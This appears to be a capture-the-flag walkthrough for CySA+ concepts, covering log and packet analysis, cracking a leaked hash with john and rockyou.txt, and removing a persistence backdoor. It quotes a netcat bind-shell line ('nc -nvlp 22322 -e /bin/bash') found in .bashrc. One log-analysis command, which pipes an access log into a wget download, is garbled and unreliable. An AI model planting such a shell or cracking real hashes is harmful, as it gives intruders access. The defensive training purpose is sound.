CyberSecurity Analyst+ CTF walkthrough with Gamu

This project involves a series of tasks based on CySA+ concepts to analyze and mitigate threats in a simulated environment. The tasks include log analysis, analyzing compromised files, assessing passworded threats, investigating persistence, and terminating attacker connections.


1. Log Analysis:

Any machine exposed to the internet is at risk of getting compromised. Analyzing logs helps identify suspicious activities and potential breaches.

- **Steps:**
    1. Open the web browser and access http://htmm.sec.ca.
    2. Importance: Visiting this URL simulates accessing a vulnerable website, which could provide insights into potential threats.

Analyze the log file:

sudo cat /var/log/apache2/access.log | wget http://h4x0rsec.ca/dailytraffic.pcapng




- Importance: This step retrieves the access log, which contains records of all requests made to the server. Analyzing these logs helps identify unusual patterns or unauthorized access.

2. Analyzing Compromised Files:

Analyzing packet captures (pcap files) can reveal detailed information about network traffic, including potential breaches and data exfiltration.


- **Steps:**
    1. Add packets to the network:

sudo wireshark-gtk filename (dailytraffic.pcapng)



2. Stream the traffic and look for the leaked hash, then save it:

   tshark -r dailytraffic.pcapng -Y "http.request" -T fields -e http.host -e http.request.uri



Importance: Extracting and examining HTTP requests can help find sensitive data that might have been leaked, such as passwords or session tokens.


3. Assessing Passworded Threats:

Identifying weak passwords is crucial because attackers often exploit them to gain unauthorized access.

Steps:

1. Use john to crack the password:
   john --wordlist=<password file> <hash file>

2. To list available passwords:
   john --wordlist=/usr/share/wordlists/rockyou.txt leaked.hash.txt --show



- **Importance:** Using a common wordlist like rockyou.txt can demonstrate how easily weak passwords can be cracked, highlighting the need for stronger, more complex passwords.

4.Analyzing the Intruder's Attack Pattern:

Understanding an attacker's methods helps in reinforcing defenses and preventing future breaches.

- **Steps:**
  1. List all services and their status:
     service --status-all
     - **Importance**: This command shows all running services, helping identify any that may have been maliciously installed or exploited.
  2. View the system logs:
     cat /var/log/syslog
     - **Importance:** System logs provide a detailed account of system events, which can include signs of unauthorized activities or security incidents.

  3. Stop suspicious services:
     sudo service ssh stop
     - **Importance:** Shutting down unnecessary or suspicious services reduces the attack surface and can prevent further exploitation.

```
admin@ip-172-20-4-101:~$ service --status-all
 [ - ]  apache-htcacheclean
 [ + ]  apache2
 [ ? ]  apport
 [ - ]  avahi-daemon
 [ - ]  bluetooth
 [ - ]  cups
 [ - ]  cups-browsed
 [ - ]  dbus
 [ - ]  gdm3
 [ ? ]  hwclock.sh
 [ ? ]  kmod
 [ ? ]  lightdm
 [ - ]  network-manager
 [ ? ]  plymouth
 [ ? ]  plymouth-log
 [ ? ]  pppd-dns
 [ - ]  procps
 [ - ]  pulseaudio-enable-autospawn
 [ - ]  saned
 [ + ]  ssh
 [ + ]  supervisor
 [ + ]  udev
 [ - ]  x11-common
admin@ip-172-20-4-101:~$ cat /var/log/lastlog
USER: admin | TTY pts/0 | FROM 172.20.0.7 | LOGIN@ 17:06
admin@ip-172-20-4-101:~$ sudo service ssh stop
 * Stopping OpenBSD Secure Shell server sshd
admin@ip-172-20-4-101:~$
```

5. Persistence Investigation:

Attackers often establish persistence mechanisms to maintain access to compromised systems. Investigating persistence helps in identifying and removing these backdoors.

- **Steps:**
  1. List running processes:
     ps aux
     - **Importance:** Listing processes helps identify any malicious processes that may be running without your knowledge.

  2. Check for unusual network connections:
     netstat -tulnp | grep LISTEN

     - **Importance:** This command shows listening ports, helping to identify any unauthorized services that might be running.

  3. Edit the bashrc file to check for malicious entries:
     nano ~/.bashrc

     - **Importance**: Attackers sometimes add malicious commands to the .bashrc file to execute them whenever a user opens a terminal session. Reviewing

and cleaning this file is crucial for removing such persistence mechanisms.

```
admin@ip-172-20-4-101:~$ ack 'nc -nvlp 22322 -e /bin/bash'
.bashrc
120:nc -nvlp 22322 -e /bin/bash 2>/dev/null &

.bash_history
11:ack 'nc -nvlp 22322 -e /bin/bash'
admin@ip-172-20-4-101:~$ nano .bashrc
admin@ip-172-20-4-101:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      41/x11vnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      87/apache2
tcp        0      0 0.0.0.0:22322           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22322           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22322           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::5900                 :::*                    LISTEN      41/x11vnc
admin@ip-172-20-4-101:~$ sudo kill
```

6.Terminating the Attacker's Persistent Connection:

Even after deleting backdoor files, the attacker's processes might still be running. Killing these processes is essential to completely remove the threat.

- **Steps:**
  1. List all processes to find the attacker's process ID:
     ps aux | grep <suspected_process>

     - **Importance:** Identifying the process ID (PID) of malicious processes is the first step in terminating them.
  2. Kill the process:
     sudo kill -9 <PID>

     - **Importance:** Using the kill command with the -9 flag forcefully terminates the process, ensuring that the attacker's connection is severed.